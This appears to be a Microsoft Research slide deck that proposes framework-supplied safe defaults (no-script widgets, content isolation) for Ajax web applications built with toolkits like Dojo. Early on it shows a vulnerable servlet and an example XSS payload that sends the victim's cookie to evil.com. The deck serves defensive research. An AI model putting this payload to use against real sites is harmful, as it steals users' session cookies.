

Towards Security By Construction for Web 2.0 Applications

Ben Livshits and Úlfar Erlingsson

Microsoft Research

State of Web Application Security

- Web application vulnerabilities more widespread than ever
- The usual suspects from Web 1.0
 - SQL injection
 - Cross site scripting (XSS)
 - Cross-site request forgery (CSRF)
 - etc.
- Ajax adds new capabilities, which can be exploited
 - JavaScript worms [Samy worm '05, Yahoo worm '06, etc.]
 - Prototype hijacking [Chess et. al., 2007]

Default is Unsafe!

```
String username = req.getParameter("username");  
ServletOutputStream out = resp.getOutputStream();  
out.println("<p>Hello, " + username + "</p>");
```

<http://victim.com?username=>

```
<script>location.href =  
"http://evil.com/stealcookie.cgi?cookie=" +  
escape(document.cookie)</script>
```

- Most vulnerabilities are coding bugs
 - Making a mistake is very easy: default is often unsafe
 - Getting things right requires non-trivial effort
 - Can you blame the developer for getting it wrong?


Currently Developers Do All the Heavy Lifting

- Must deal with problem complexity
 - Filter input to remove `<script>`, `<object>`, etc.
 - To see how complex this is, check out XSS Cheat Sheet for filter evasion: <http://ha.ckers.org/xss.html>
- Need to find all ways that malicious input can propagate through the application

Our position: Turn Things Around

- Secure code should be easier to write
 - It should be the default, not an exception
 - Developer has to go out of her way to get it wrong
- How to get there?
 - Most applications rely on frameworks
 - Exploit frameworks to achieve better security
 - Applications built on top of frameworks get better security properties **by construction** “for free”

Framework-supplied Safe Defaults



Three Types of Safe Defaults

- GUI widgets: units of screen real estate
- Explore following options for safe defaults:
 1. Disallow JavaScript within a widget: no code, only data
 2. Isolate content and JavaScript within a widget by default
 3. Isolate content and JavaScript belonging to a set of widgets within a page by default

Safe Default # 1:

Prohibit Script Execution

Blog with Comments

Don't want to allow JavaScript here

(this is how Samy and other worms propagate)

asian aid (Score:2, Funny)

by User 956 (568564) on Sunday May 20, @03:06AM (#19196381)
(<http://www.atomjax.com/>)

The list is intended *asan aid* for both web application developers and professional security auditors.

Ok, so that covers China and Japan, but what about Europe and the U.S.?

[Reply to This](#)

- [Re:asian aid](#) by MrObvious (Score:1) Sunday May 20, @03:13AM
- [1 reply](#) beneath your current threshold.

Why is this needed at all? (Score:5, Insightful)

by Anonymous Coward on Sunday May 20, @03:15AM (#19196401)

If you just make sure you always use prepared SQL statements with positional arguments, you will never have any problems with SQL injection. I suppose the over-use of PHP (which for a long time didn't even support prepared statements (does it even do it today?)) combined with stupid users that created the current situation.

[Reply to This](#)

- [Re:Why is this needed at all?](#) by koh (Score:2) Sunday May 20, @03:32AM
- [Re:Why is this needed at all?](#) by billcopc (Score:2) Sunday May 20, @10:18AM
- [Non Issue](#) by encoderer (Score:2) Sunday May 20, @07:07PM
- [Re:Why is this needed at all?](#) by neoform (Score:2) Sunday May 20, @04:05AM
- [Re:Why is this needed at all?](#) by ThwartedEfforts (Score:2) Sunday May 20, @04:14AM

Re:Why is this needed at all? (Score:5, Informative)

by mabinogi (74033) on Sunday May 20, @04:42AM (#19196665)
(<http://cumulo-nimbus.com/>)

It's the completely wrong answer to the problem though, as it still promotes the idea of using SQL built by string concatenation. The result being that SQL injection is only one forgotten function call away.

Email Client (Dojo Toolkit)

The screenshot shows an email client interface with a navigation pane on the left containing 'Mail Account', 'Inbox', 'Sent Mail', 'Deleted', and 'Saved Mail'. The main area displays a list of emails with columns for 'Sender', 'Subject', and 'Date'. Below the list, the subject of the selected email is 'paint', and the body text asks 'what color is good for the new office?' with a color selection palette and the text 'Let me know soon'.

Sender	Subject	Date
Adam Arlen	today's meeting	2005-12-19
Bob Baxter	remaining work	2005-12-17
Carrey Crown	lunch	2005-12-17
David Davis	paint	2005-12-16

Subject: paint

what color is good for the new office?

Let me know soon

Don't want to allow
JavaScript, either

(this is how Yahoo!
email worm came
about)

Declaring a No-script Content Pane

```
<div id="contentPane" dojoType="ContentPane"  
    sizeMin="20" sizeShare="80"  
    href="Mail/MailAccount.html"  
    protection="noscript">  
</div>
```

Type of widget

Desired type of
protection

HTML contents

- How to implement this? Modify the browser [BEEP]

Safe Default # 2:

Provide Content and Code Isolation

Dojo Toolkit Email Client

The screenshot shows an email client interface with a mailbox list and a message body. The mailbox list has columns for Sender, Subject, and Date. The message body shows the subject "paint" and the text "what color is good for the new office?". A color picker is visible, and a tooltip is shown over the "orchid" color. A large blue arrow with a red X is overlaid on the message body, pointing to the tooltip.

Sender	Subject	Date
Adam Arlen	today's meeting	2005-12-19
Bob Baxter	remaining work	2005-12-18
Carrey Crown	lunch	2005-12-17
David Davis	paint	2005-12-16

Subject: paint


what color is good for the new office?

Let me know soon

orchid

```
<td background='orchid' onmouseover="showTooltip('orchid')">
```

Mash-up Page Isolation Boundaries




The image shows a screenshot of a Gmail interface. The top section is the 'Inbox (26484)' with links for 'Hide preview' and 'Compose Mail'. It lists several email entries with their subjects and timestamps. The bottom section is 'Top Stories' with various news headlines. A large blue double-headed arrow is overlaid on the interface, with a red 'X' over it, indicating a break or isolation of boundaries between the two sections.

Inbox (26484) [Hide preview](#) [Compose Mail](#)

Sender	Subject	Time
kmiller, Hao (2) - [stanford-network]	Joost invites - Many have asked for Joost invites. They are n	11:30pm
Rogan - [Owasp-leaders]	[Fwd: Exclusive Offers for Intrusion Prevention Security Events: Save Bi	11:26pm
Ted - tomorrow (Wednesday, May 22): Seth Hallem, CEO, Coverity	- This is a very short notice re	11:24pm
Luke, Wilson (2) - Ticket for Manu Chao-	Wednesday May 30th, San Francisco! - Friends, I have :	10:09pm
Ekpedeme - [stanford-network]	Chicago Apartment Available - Chicago Apartment--Please pass	9:55pm
pcso - [calphoto]	Re: Photo op in Lake Tahoe - Take a look at the east shore beaches just north of	9:32pm
Zachary - Henry Coe: June 1-3 - Hello friends, I am planning on leading a trip to H	Coe in a cc	9:31pm
Sundeep - [stanford-network] [ISO]	Housing in SF; know anyone looking for a ' ? - Hey!	8:49pm
Michele, Yamanoor .. Alan (7) - [calphoto]	OT: WEBSITES - Hello Everyone	8:41pm

Top Stories

- [Survey finds US Muslims are contented](#)
Newark Star Ledger - [all 426 related »](#)
- [CONFLICT IN IRAQ Dems bow to Bush on funds for war](#)
San Francisco Chronicle - [all 1103 related »](#)
- [Thousands flee refugee camp in northern Lebanon](#)
CTV.ca - [all 4114 related »](#)
- [Talks continue in spy murder case](#)
Guardian Unlimited - [all 1565 related »](#)
- [US official defends Pakistan as ally](#)
Reuters - [all 64 related »](#)
- [Hurricane outlook is ominous](#)
Florida Today - [all 792 related »](#)
- [Officials Describe Interference by Former Gonzales Aide](#)
Washington Post - [all 153 related »](#)
- [Work not complete, PM tells troops in Afghanistan](#)
CBC Manitoba - [all 161 related »](#)



“Sealed” RSS News Item

```
<div id="contentPane" dojoType="ContentPane"
  sizeMin="20" sizeShare="80"
  protection="isolation">
  <span>
    <b>Hurricane outlook is ominous</b>
  </span>
  ...
</div>
```

Type of widget

Desired type of protection


HTML contents

- How to implement? Modify same-origin policy implementation

Safe Default # 3:

Defaults for More Complex Widgets

Tree Widgets in Dojo



- Context menu is a different widget **declared separately** from the tree

- Isolation goals to accomplish:

1. To “Copy Inbox”, context menu has to have access to the tree
2. Inbox messages are **not** given tree access

Enforcing Dojo Tree Isolation

- Must explicitly allow context menu to access the tree
- Need to explicitly encode access control: set is as a property on object
- Change framework functions to maintain it and check before allowing access

```
1 listenTree : function(tree) {
2   var nodes = tree.getDescendants();
3   for (var i = 0; i < nodes.length; i++) {
4     if (!nodes[i].isTreeNode) {
5       continue;
6     }
7     this.bindDomNode(nodes[i].labelNode);
8   }
9   ...
10  this.listenTree.push(tree);
11
12  this.setAttribute('principal ', tree.getAttribute('principal '));
13 }
```

Connect context menu and tree

Give context menu the ability to access the underlying tree

Conclusions

- Modern Ajax-based Web 2.0 applications often require **fine-grained security guarantees**
- New breed of client-side enforcement technologies require that somebody specify **what** to enforce
- Frameworks provide a great opportunity **to inject safe programming defaults “for free”**